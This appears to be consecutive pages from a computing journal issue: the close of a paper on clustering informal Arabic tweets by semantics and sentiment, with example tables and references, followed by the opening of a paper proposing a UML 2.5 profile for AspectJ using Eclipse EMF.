وابغ من العيش ما تسر به ان عذل الناس فيه او عذروابو هلال العسكري "I want from the living what pleased, if Conquer people with it Abu Hela al-Askarry."	الشهاده لله ان نفتخر بالشباب الي مثل اخي ابو @alialnimi هلال سباق لفعل الخير جزاك الله خيرا . ونحن في الخدمه "@TheNaim testimony to God that we are proud to youth like my brother Abu Helal, he racing to do good things, God reward you. We are in the service any time."
	بس ما يقدرون لانهم بيتابعون mbc الهلاليين يبون يقاطعون السعوديه الاولى "Alhlaliyn wants to boycott MBC but they cannot because they follow first Saudi channel."
	تطرح شركه صله تذاكر مباراه # الهلال والعروبه اليوم بالنادي من الساعه NUMBER عصرا حتى NUMBER مساء ويتواصل بيع التذاكر غدا بالملعب باستاد الملك فهد "The Sela company raises the number of tickets for the #Al-Helal and Arabism match today from NUMBER pm until NUMBER evening and will continue selling tickets tomorrow at King Fahd Stadium"
	متى يلعب الهلال واشوف التايم لاين كله ازرق والجمهور يملي مدرجات الهلال ونشوف اللاعبين متى يجي اليوم اللي اكون مبسوطه كثير "When al-Helal playing and see the whole twitter favorite is blue and the al-Helal's fans full the stadium, and see players When the day comes when I can be joyous.
	سبق اني ارسلت تغريده تخص ديانه الهلال مصدر ها صحيفه سبورت الاكترونيه وبعد ان وضح ان ما كتب غير صحيح اترفع باخلاقي كمسلم نصراوي واعتذر "I already sent a tweet about al-Helal religion source electronic newspaper Sport and after it explained that what has been written is not true, as Muslim manners and Nasraoui, I apologized."

TABLE XIII. THE FIVE MOST SIMILAR SENTENCES THAT CONTAIN THE WORD هلال/HELAL, WHERE THE WORD هلال MEANS "CRESCENT"

Original Sentence	Most similar sentences
عاجل المشروع الاسلامي لرصد الاهله : تمت رؤيه هلال شهر شوال قبل قليل نهارا في السعوديه باستخدام تقنيه التصوير الفلكي #هلال شوال # رمضان "Urgent Islamic Crescents Observation Project: This sighting of the new moon of Shawwal shortly before daybreak in Saudi Arabia uses the technique astrophotography #crescentofShawwal #Ramadan.""	كل العالم ينتظر هلال الفطر (شوال) الا اهل غزه فانهم ينتظرون هلال النصرويقولون متى هوقل عسى ان يكون قريب "All the world is waiting for the crescent al-Fitr (Shawwal), but the people of Gaza, they are waiting for the crescent's win and say when it Tell It may be that close."
	@balsayegh@ arabicobama الجهات الحكوميه بالسعوديه تتبع تقويم ام القرئ وليس رؤيه الهلال "@Balsayegh @arabicobama government agencies in Saudi Arabia follow the calendar or Imm Alqri; they do not see the crescent."
	الاتحاد سجل هدف وسنتر الهلال وتلعب الكور ه في نصف الملعب وبعد دقائق يلغى ا لحكم هدف الاتحاد URLعرفتو كيف البطوله = NUMBER "Al-Etehaad scored and al-Helal's center and play a ball in half pitch and after minutes the ruling canceled Al-Etehaad goal URL know now how the championship = NUMBER."
	بامكانك تحديد حجم عقليه المشجع الهلالي من خلال حجم طاقيته - طاقيه صغيره - يقولك " السابعه تقترب "- طاقيه كبيره - يقولك " الهلال ملكي ". "You can determine the size of the mentality encouraging Hilali through the cap size—small cap tells you 'seven o'clock approaching'; large cap tells you 'Royal al-Helal.'"
	@eeNUMBERqwe انا اموت ولا اغير الهلال "@eeNUMBERqwe If I die, it does not change my al-Helal."

TABLE XIV. THE FIVE MOST SIMILAR SENTENCES THAT CONTAIN THE WORD DANGEROUS, WHERE THE WORD DANGEROUS MEANS "DANGEROUS"

Original Sentence	Most similar sentences
طرق لشرب NUMBER الشاى تجعله خطير جدا على صحتك URL NUMBER ways to drink tea to make it very dangerous to your health URL	جالس اتابع مباراه العين والنصر اعاده اجانب العين مافيهم الا جيان الخطير اما كيمبو والسولفاكي والكوري مستواهم عادي الحمد الله I am following the rematch between Al-Aean and al-Nasser, at al-Aean, the foreign player Jian is dangerous but Kimpo and Alsolgaki and Korea are normal
	دنبلي خطير جداوسريع Denbla very dangerous and fast
	فتوى ان من اجاز الاغاني مجاهرلاتجوز امامته رايي انها زله خطيره The fatwa of authorized songs boldness may not be Imamth my opinion it slip serious
	ايه يابنتي جيتي المستندات الخطيره دي منين soumahran @ hi from where you got this Serious Documents
	عباره خطيره تؤدي الى الشرك وهي ان تقول [بكره يحلها الف حلال] والصح [يحلها الله سبحانه] فقول الف حلال تعني ان هناك الف رب " لااله الا الله " Dangerous word lead to polytheism which is to say [tomorrow will solve it thousand solver] the correct say [solved by God] To say a thousand solver means that there are a thousand Lord "to God but God."

TABLE XV. THE FIVE MOST SIMILAR SENTENCES THAT CONTAIN THE WORD DANGEROUS, WHERE THE WORD DANGEROUS MEANS "WONDERFUL"

Original Sentence	Most similar sentences
@ fahdalruqi خطير و الله ابو عمر و شاعر بعد @ fahdalruqi God you are wonderful Abu Omar, and you also poet	@ tntn NUMBER تابعيها مرهه خطيره @ tntn NUMBER follow her she is wow
	اصابه نيمار الخطيره في مباراه البرازيل وكولومبيا .. كسر في فقره الظهر خطيره جدا URL Neymar had serious injury in the match between Brazil and Colombia .. a broken vertebra back very serious URL
	انه امر خطير جدا استقبال النكت باستمرارخطير على تكوين ابناؤنا وبناتنا It's too dangerous receiver jokes constantly risk of the formation of our sons and daughters
	بانزيما خطير والله خطير قوول Benzema goal is grave and serious
	@ noda NUMBER الصوره خطيره ✌ @ Noda NUMBER Image is serious ✌

- **Discussion**

Tables 9 to 15 give the five most similar sentences to the given query sentences using the word representations generated by the proposed model. All these vectors capture broad semantic and indirect sentiment similarities.

Table 9 gives the five sentences containing the word goal that are most similar to the query sentence where the word goal means "scored a goal."

Table 10 gives the five sentences containing the word goal that are most similar to the query sentence, where the word goal means "aim" or "target." The proposed model extracts similar semantic contextual sentences that contain the word goal where it means "aim" or "target." The results in table 8 and 9 show the two different semantic contexts for the word goal at the sentence level.

Table 11 presents the five sentences containing helal that are most similar to the query sentence, where the word helal means "the name of a Saudi football team." All the similar sentences contain helal where it denotes the name of a Saudi football team.

Table 12 gives the sentences where helal means "the name of a person." The proposed model only extracts the one sentence where helal means "a person's name" in the sentence context. The other similar sentences refer to helal as the name of a Saudi football team and are not similar to the query sentence.

Table 13 presents the sentences where helal means "crescent." Here, the model has only extracted two sentences where the word helal means "crescent;" the other three are examples where the word helal refers to the Saudi football team and are not similar to the query sentence. The results in table 11, 12, and 13 show the three different semantic contexts for the word helal at the sentence level.

Table 14 presents the sentences where Dangerous, where Dangerous means "Dangerous". The model has extracted the five sentences containing the word Dangerous that are similar to the query sentence, where Dangerous means "Dangerous". Table 15 presents the sentences where Dangerous means "Wonderful". Here, the model has only extracted gives the three sentences containing the word Dangerous that are similar to the query sentence, where Dangerous means "Wonderful". The results in table 14 and 15 show the two different semantic contexts for the word Dangerous at the sentence level.

The proposed model has been used to analyze the semantics and sentiments of tweets at the sentence level, automatically capturing the patterns of sentences with similar contextual semantics and sentiments in tweets. According to the model results, the method needs to be developed further in order for more accurate results to be obtained.

V. CONCLUSION

The proposed tailored bigram model used unsupervised clustering at word and sentence level to allow semantic and sentiment categorization to take place. In the experiments, words and sentences in tweets with similar semantics and sentiments were automatically captured and grouped. The proposed model was then compared with the classic bigram and LSA models. The proposed approach was not concerned with the syntactic structure of tweets, but with the extraction of patterns in semantics and sentiments from a particular tweet corpus.

With this methodology, a huge corpus was used, no annotation processing was utilized for labels, the word order within the tweets was considered, and no filtering process was used. The filtering was used only to "clean" the text, thus reducing the corpus size and the noise in the text. These steps were taken to ensure that the contexts of the tweets remained unchanged. Semantic dictionaries or lexicons were not used due to their limited coverage for informal Arabic. Based on the work, we conclude that although difficult to handle, big data can help in checking almost every type of possibility of similarity/ relatedness among words. Although due to availability of limited computational resources, we used some threshold to reduce the data, but were still were able to get good results. The manual evaluations of the results need to be automated for which Arabic semantic resources should be developed.

ACKNOWLEDGMENT

This work was supported by King Abdulaziz City for Science and Technology (KACST) Project number AT-200-34

REFERENCES

[1] L. Albraheem and H. S. Al-Khalifa, "Exploring the problems of sentiment analysis in informal Arabic," in *Proceedings of the 14th international conference on information integration and web-based applications and services*, 2012, pp. 415–418.

[2] A. Shoukry and A. Rafea, "Sentence-level Arabic sentiment analysis," in 2012 international conference on collaboration technologies and systems (CTS), 21-25 May 2012, 2012, pp. 546–550.

[3] B. Liu, "Sentiment analysis and opinion mining," Synth. Lect. Hum. Lang. Technol., vol. 5, no. 1, pp. 1–167, 2012.

[4] R. T. Khasawneh, H. A. Wahsheh, M. N. Al-Kabi, and I. M. Alsmadi, "Sentiment analysis of Arabic social media content: A comparative study," in 2013 international conference on Information Science and Technology (ICIST), 9-12 Dec. 2013, 2013, pp. 101–106.

[5] M. Rushdi-Saleh, M. T. Martín-Valdivia, L. A. Ureña-López, and J. M. Perea-Ortega, "OCA: Opinion corpus for Arabic," J. Am. Soc. Inf. Sci. Technol., vol. 62, no. 10, pp. pp. 2045–2054, 2011.

[6] H. Saif, Y. He, M. Fernandez, and H. Alani, "Semantic patterns for sentiment analysis of Twitter," *Semant. Web–ISWC 2014*, vol. (Vol. 8797, pp. pp. 324–340), 2014.

[7] C. C. Aggarwal and C. Zhai, Mining text data. Berlin & Heidelberg, Germany: Springer, 2012.

[8] C. Zhai, "Statistical language models for information retrieval," Synth. Lect. Hum. Lang. Technol., vol. 1, no. 1, pp. 1–141, 2008.

[9] J. Lin and C. Dyer, "Data-intensive text processing with MapReduce," *Synth. Lect. Hum. Lang. Technol.*, vol. 3, no. 1, pp. 1–177, 2010.

[10] M. Moussa, M. W. Fakhr, and K. Darwish, "Statistical denormalization for Arabic text," in Empirical Methods in Natural Language Processing, 2012, vol. 228, pp. 228–232.

[11] W. Naptali, M. Tsuchiya, and S. Nakagawa, "Word co-occurrence matrix and context dependent class in LSA based language model for speech recognition," Int. J. Comput., vol. 3, no. 1, pp. 1–11, 2009.

[12] D. Laniado and P. Mika, "Making sense of Twitter," in The Semantic Web–ISWC 2010, vol. 6496, P. F. Patel-Schneider, Y. Pan, P. Hitzler, P. Mika, L. Zhang, J. Z. Pan, I. Horrocks, and B. Glimm, Eds. Berlin & Heidelberg, Germany: Springer, 2010, pp. 470–485.

[13] R. M. Duwairi, R. Marji, N. Sha'ban, and S. Rushaidat, "Sentiment Analysis in Arabic tweets," in 5th international conference on information and communication systems (ICICS), 1-3 April 2014, 2014, pp. 1–6.

[14] A. E.-D. A. Hamouda and F. E. El-Taher, "Sentiment analyzer for Arabic Comments System," Int. J. Adv. Comput. Sci. Appl., vol. 4, no. 3, pp. 99–103, 2013.

[15] M. M. Itani, L. Hamandi, R. N. Zantout, and I. Elkabani, "Classifying sentiment in Arabic social networks: Naive Search versus Naive Bayes," in 2012 2nd international conference on advances in computational tools for engineering applications (ACTEA), 12-15 Dec. 2012, 2012, pp. 192–197.

[16] S. R. El-Beltagy and A. Ali, "Open issues in the sentiment analysis of arabic social media: A case study," in 2013 9th international conference on innovations in Information Technology (IIT), 17-19 March 2013, 2013, pp. 215–220.

[17] N. A. Abdulla, N. A. Ahmed, M. A. Shehab, and M. Al-Ayyoub, "Arabic sentiment analysis: Lexicon-based and corpus-based," in 2013 IEEE Jordan conference on applied electrical engineering and computing technologies (AEECT), 3-5 Dec. 2013, 2013, pp. 1–6.

[18] M. Taboada, J. Brooke, M. Tofiloski, K. Voll, and M. Stede, "Lexicon-based methods for sentiment analysis," Comput. Linguist., vol. 37, no. 2, pp. 267–307, 2011.

[19] H. Saif, Y. He, and H. Alani, "Semantic sentiment analysis of Twitter," in The Semantic Web–ISWC 2012, vol. 7649, P. Cudré-Mauroux, J. Heflin, E. Sirin, T. Tudorache, J. Euzenat, M. Hauswirth, J. X. Parreira, J. Hendler, G. Schreiber, A. Bernstein, and E. Blomqvist, Eds. Berlin & Heidelberg, Germany: Springer, 2012, pp. 508–524.

[20] A. L. Maas, R. E. Daly, P. T. Pham, D. Huang, A. Y. Ng, and C. Potts, "Learning word vectors for sentiment analysis," in Proceedings of the 49th annual meeting of the Association for Computational Linguistics: human language technologies, 2011, vol. 1, pp. 142–150.

[21] H. Froud, A. Lachkar, and S. A. Ouatik, "Arabic text summarization based on latent semantic analysis to enhance Arabic documents clustering," Int. J. Data Min. Knowl. Manag. Process, vol. 3, no. 1, pp. 79–95, 2013.

[22] H. M. Alghamdi, A. Selamat, and N. S. A. Karim, "Arabic web pages clustering and annotation using semantic class features," J. King Saud Univ. Inf. Sci., vol. 26, no. 4, pp. 388–397, 2014.

[23] R. Sarikaya, M. Afify, Y. Deng, H. Erdogan, and Y. Gao, "Joint morphological-lexical language modeling for processing morphologically rich languages with application to dialectal Arabic," IEEE Trans. Audio. *Speech. Lang. Processing*, vol. 16, no. 7, pp. 1330–1339, 2008.

[24] A. E.-D. Mousa, R. Schluter, and H. Ney, "Investigations on the use of morpheme level features in language models for Arabic LVCSR," in *2012 IEEE international conference on acoustics, speech and signal Processing (ICASSP), 25-30 March 2012*, 2012, pp. 5021–5024.

[25] H. Froud, A. Lachkar, and S. A. Ouatik, "Stemming for Arabic words' similarity measures based on Latent Semantic Analysis model," in 2012 international conference on multimedia computing and systems (ICMCS), 10-12 May 2012, 2012, pp. 779–783.

[26] H. Froud, A. Lachkar, and S. A. Ouatik, "Stemming versus Light Stemming for measuring the simitilarity between Arabic Words with Latent Semantic Analysis model," in 2012 colloquium in Information Science and Technology (CIST), 22-24 Oct. 2012, 2012, pp. 69–73.

[27] N. M. Zaki, K. A. Alawar, A. A. Al Dhaheri, and S. Harous, "Protein-protein Interaction Prediction using Arabic semantic analysis," in 2013 9th international conference on innovations in Information Technology (IIT), 17-*19 March 2013*, 2013, pp. 243–247.

Extending Unified Modeling Language to Support Aspect-Oriented Software Development

Rehab Allah Mohamed Ahmed
Computer Science Department,
Faculty of Computers & Information,
Helwan University, Cairo, Egypt

Amal Elsayed Aboutabl
Computer Science Department,
Faculty of Computers & Information,
Helwan University, Cairo, Egypt

Mostafa-Sami M. Mostafa
Professor of Computer Science, HCI Lab Member
Faculty of Computers & Information,
Helwan University, Cairo, Egypt

***Abstract*—Aspect-Oriented Software Development (AOSD) is continuously gaining more importance as the complexity of software systems increases and requirement changes are high-rated. A smart way for making reuse of functionality without additional effort is separating the functional and non functional requirements. Aspect-oriented software development supports the capability of separating requirements based on concerns. AspectJ is one of the aspect-oriented implementations of Java. Using Model Driven Architecture (MDA) specifications, an AspectJ model representing AspectJ elements can be created in an abstract way with the ability to be applied in UML, Java or XML. One of the open source tools which support MDA and follows the standards of the Object Management Group (OMG) for both UML and MDA is Eclipse providing an implementation of MDA through Eclipse Modeling Framework (EMF). This paper focuses on creating a UML profile; a UML extension which supports language specifications for AspectJ using EMF. Our work is based on the latest UML specification (UML 2.5) and uses MDA to enable the inclusion of aspect-oriented concepts in the design process.**

***Keywords*—Aspect-Oriented Software Development; Model Driven Architecture; Eclipse Modeling Framework; Object Management group; UML; AspectJ**

I. Introduction

Nowadays, software development complexity is continuously increasing and the need for non-functional requirements has become mandatory. This has led to various problems concerning the code of existing systems. Examples of such problems are redundancy and maintainability. Aspect-oriented software development came with solutions to such problems. A key concept in AOSD is by redefining the concerns into separate aspects where each aspect supports an individual concern. Typical examples of aspects are logging, security, and persistence [1]. Using AOSD, the need to include logging and security validation in each functionality is not necessary anymore. Both of the log and security aspects scan the code to perform what each of them is created for.

AOSD has its own terminology. An *aspect* refers to a specific concern. A *pointcut* specifies the condition that will be used to execute an aspect. A *joinpoint* refers to the program segment that satisfies the pointcut condition. An *advice* is a function that defines the behavior to use when a specific joinpoint is executed. The *weaving process* defines the manner in which the aspect code is combined with the base code so that they can be run together [1] [2].

Aspect-oriented processing can be applied on starting projects as well as existing projects. Various studies have focused on how to combine the aspect-oriented process with the software development process at different stages. Early research covered the requirement gathering process and how to perform separation of concerns. A formal way to convert the requirements to concerns and find the link between concerns has been presented [3]. In the design phase, aspects can be supported through formal languages such as UML and related tools [4]. A number of research projects have been conducted in the area of incorporating aspect-oriented concepts in the implementation stage of the software development process. In this respect, a number of programming languages such as C++ and Java have been extended to support aspect-oriented implementations yielding new languages such as AspectC++ and AspectJ [5] [6] [7]. Adding aspect-oriented concepts to the software development design process requires some changes in the design process for aspect identification and design as well as program naming standards leading to a new generic aspect-oriented design process [2].

This paper presents an aspect-oriented representation using the UML extension mechanism with the abstraction of MDA. Section II introduces Model Driven Architecture abstraction mechanism and UML standards related to it. Section III presents previous work on UML extension mechanism supporting aspect-oriented development. Section IV presents our proposed UML extension. Finally, section V presents the conclusion and future work.

II. MDA Abstraction Mechanism

As software systems increase in complexity, the demand for abstraction increases. Moreover, the need for separation of the business domains, implementation, and the platform dependency becomes mandatory. MDA supports such abstraction on three levels: one representing business context, second is a platform independent model (PIM), and the third is a platform specific model (PSM) [8].

Model driven architecture (MDA) is an approach to system specifications and system interoperability based on the use of formal models introduced by OMG (Fig. 1). MDA separates the specifications of a system from platform technology. Computation Independent Model (CIM) specifies the function of the system without getting into the construction details (Fig. 2). Platform independent model (PIM) specifies the construction of the system without implementation details.

Platform Specific Model (PSM) expresses the system details related to implementation platform using Domain Specific language (DSL) to transform it into different languages. MDA aims to develop modeling specifications once and target multiple technology implementations [12] [9] [13] [22].




Fig. 1. Model Driven Architecture [9]




Fig. 2. Model Driven Architecture Layers [8]

A. OMG and UML

Object Management Group (OMG) is a nonprofit organization that develops technology standards for UML, MDA and other software engineering concepts. The UML standard specifications facilitate exchange between different tools * [9] [10].

OMG UML2.X specifications consist of four parts [11]:

1) Superstructure which defines the elements of the diagrams.

2) Infrastructure which defines the core metamodel of the superstructure.

3) Object Constraint Language (OCL) which defines rules for model elements.

4) XML MetaData Interchange (XMI) which defines an XML format for the exchange of UML models.

UML architecture is built up using the Meta Model Library called Meta Object Facility (MOF) based on a 4-layer Metamodel Architecture as shown in Fig. 3.

Infrastructure is used at both M2 and M3 levels of Fig.3. UML and MOF are both built based on the infrastructure with additional properties to UML. MOF defines how UML models interchange between tools using XMI. The superstructure is specified by UML to deal with structural and behavioral modeling [11].



M3
metameta model
Meta-Object Facility (MOF)
M2
metamodel
The UML metamodel and other MM's
M1
model
UML models and other M's
M0
"the real world"
Various usages of these models

Fig. 3. 4-Layer Metamodel Architecutre [15]

UML provides an extensibility mechanism in two ways. The first is by creating *profiles* to customize the language for particular platforms and domains. The second is to create a new language related to UML using the Infrastructure library (define new Metamodel) but this requires specific environment modifications and handling. [11]

UML Profile cannot change the semantics of UML elements; it is used when customizations of UML are required for specific application domains. OMG have standardized several existing UML profiles for specific domains like CORBA, EJB. UML Profiles define both PIM and PSM in MDA, as in the CORBA UML profile, which defines the mapping from a PIM to a CORBA-specific PSM.

B. Eclipse Modeling Framework (EMF)

EMF is a framework and code generation facility that enables the definition of a model in any of these forms (Java, XML, and UML) and generates it in any of the three forms as in Fig 4. It is a technology moving in the direction of MDA as it is used to define the specification and separate it from the platform and the language representation. EMF is considered to be an MDA implementation supporting metamodel, but it has no Workgroup support, and does not fully comply with MOF standard. It has its Ecore which is close to MOF [14].




Fig. 4. EMF unifies UML, Java, and XML [14]

III. Previous Work

As a challenging concept in software development, AOSD has been under focus in various phases of the software

* OMG UML Specification accepted by ISO/IEC 19505-1:2012, ISO/IEC 19505-2:2012

development process starting from requirement gathering to design and implementation. A lot of work has been performed in the direction of creating new language extensions which support aspect-oriented concepts as well as developing compilers for such languages. On the other hand, other research focuses on the support of aspect-oriented concepts in the design phase in a formal way supporting standards.

UML profile is an extension technique for customizing UML to a specific domain or language implementation. Metamodel is a parallel implementation to UML. Both UML profile and Meta model support aspect-oriented concepts. This section focuses classifying UML extension mechanism based on whether it is a profile or metamodel, the used tool is open source or commercial, the UML standard version, and whether it supports an aspect-oriented language or is language independent. An AspectJ profile supporting aspect-oriented concepts in Java using one of the commercial tools and UML 2.0 extension mechanism has been developed [23]. Enhancements of such research to support UML2.4 have also been conducted [30]. A metamodel supporting aspect-oriented concepts and which is independent of language implementation and platform has been proposed [25]. The research does not rely on aspect-oriented elements related to a specific language but relies only on the basic elements (Aspect, Pointcut, Advice, joinpoint). Another work proposes a tightly coupled AspectJ metamodel with Java created code based on Java metamodel [24]. It is simple, but not considered as an extension to UML as Java metamodel is a linear version of it. In [26], another metamodel has been proposed representing both behavioral and static structures. This model supports the class and interaction diagrams by creating a tool based on the basic elements of aspect-oriented software development.

A comparative study of the extension mechanisms proposed to support aspect-oriented modeling approach is found in [28] [29] up to studies performed in 2010. An updated study, including more recent research is shown in Table 1. Our comparison is based on six criteria; UML version, extension mechanism, diagram support, tool support, code generation and language support.

UML Version: represents the UML version supported by OMG.

Extension Mechanism: uses the UML extension which maps to UML Profile, or creates a parallel extension to UML which maps to Metamodel. [19]

Diagram Support: represents which UML diagrams to support; **behavioral diagrams** (Use case diagram, Activity diagram, State Machine diagram, and Interaction diagram) and **static diagrams** (Class diagram, Object diagram, Package diagram, Component diagram, Deployment diagram, and Profile diagram) [11].

Tool Support: indicates whether the created profile has been applied with a tool, is an open source tool or one of the commercial tools.

Code Generation: indicates whether the tool created supports code generation from the design.

Language Support: indicates the language keywords supported by the created profile or if it is language independent (language independent support neglects some details and takes the common context of different language supported by specific profile).

TABLE I. ASPECT-ORIENTED EXTENSIONS COMPARISON

Author & Year	**UML Version.**	**Language Support.**	**Extension Mechanism**	**Diagram Support.**	**Tool Support.**	**Code generation.**
J. Evermann, (2007) [23]	2.0	AspectJ	Light weight (UML Profile)	Static Diagrams (Class Diagram)	Magic Draw (Commercial tool)	Supported.
M. Chibani, (2013) [30]	2.4	AspectJ	Light weight (UML Profile)	Static Diagrams (Class Diagram)	Magic Draw (Commercial tool)	Supported.
Y. Han, (2006) [24]	2.0	AspectJ	Light weight (UML Metamodel)	Static Diagrams	Create new tool	Supported
Z. Sharafi, (2010) [25]	2.3	Language Independent	Light weight (UML Profile)	Static Diagrams	CASE Tool	Language Independent
Z. Qaisar, (2013) [26]	2.0	Language Independent	Heavy weight (UML Metamodel)	Static Diagrams + Behavioral Diagrams	CASE Tool	Language Independent
A. Ali, (2014) [27]	2.0	Language Independent	Light weight (UML Metamodel)	Static Diagrams (Class Diagram) + Behavioral Diagrams (Interaction Diagram)	Created new tool	Language Independent

Based on the comparisons of the latest studies on aspect-oriented extensions, most of the previous work doesn’t support the latest OMG UML 2.5 standards. In addition, not all types of diagrams are supported. Most of the previous work also uses commercial tools or create their own tool.

This work focuses on supporting the latest UML 2.5 standards with the Eclipse open source tool.

IV. PROPOSED MODEL

To create a model, language syntax keywords to be represented need to be listed. Then, the relation between different elements is defined. Finally, the type of extension to be used is matched in UML Profile extension elements to be represented in a Modeling Tool as a profile. Mapping elements of AspectJ profile need full awareness of UML elements and the Metaclasses [16].

In the proposed model, a UML extension is created through a UML profile using EMF to support AspectJ language syntax on Eclipse tool as open source one. The main elements of aspect-oriented programming (aspect, pointcut, advice, and joinpoint) are mapped together as shown in Fig. 5. A detailed representation of AspectJ elements and their relation to elementary subtypes are represented in Fig. 7 as AspectJ profile.

A. *Language Syntax Representation*

PointCut: A pointcut can be considered to be a filter or predicate to a set of events (called joinpoints) that is accessible to an aspect during program execution. Pointcuts may be categorized based on the kind of joinpoint, scope or a context [32]. Detailed pointcut representation in the profile is shown in Fig 6. Pointcuts in this model are represented as a child of the UML *Property* Metaclass.

Structure of pointcut

<pointcut> ::= <access_type> <pointcut_name> ({ <parameters> }) : { designator [&& | ||] };

<access_type> ::= public | private [abstract]
<pointcut_name> ::= { <identifier> }
<parameters> ::= { <identifier> <type> }
<designator> ::= [!]Call | execution | target | args | cflow | cflowbelow | staticinitialization |within | if | adviceexecution |preinitialization
<identifier> ::= letter { letter | digit }
<type> ::= defined valid Java type [31]




Fig. 5. Basic AspectJ syntax elements

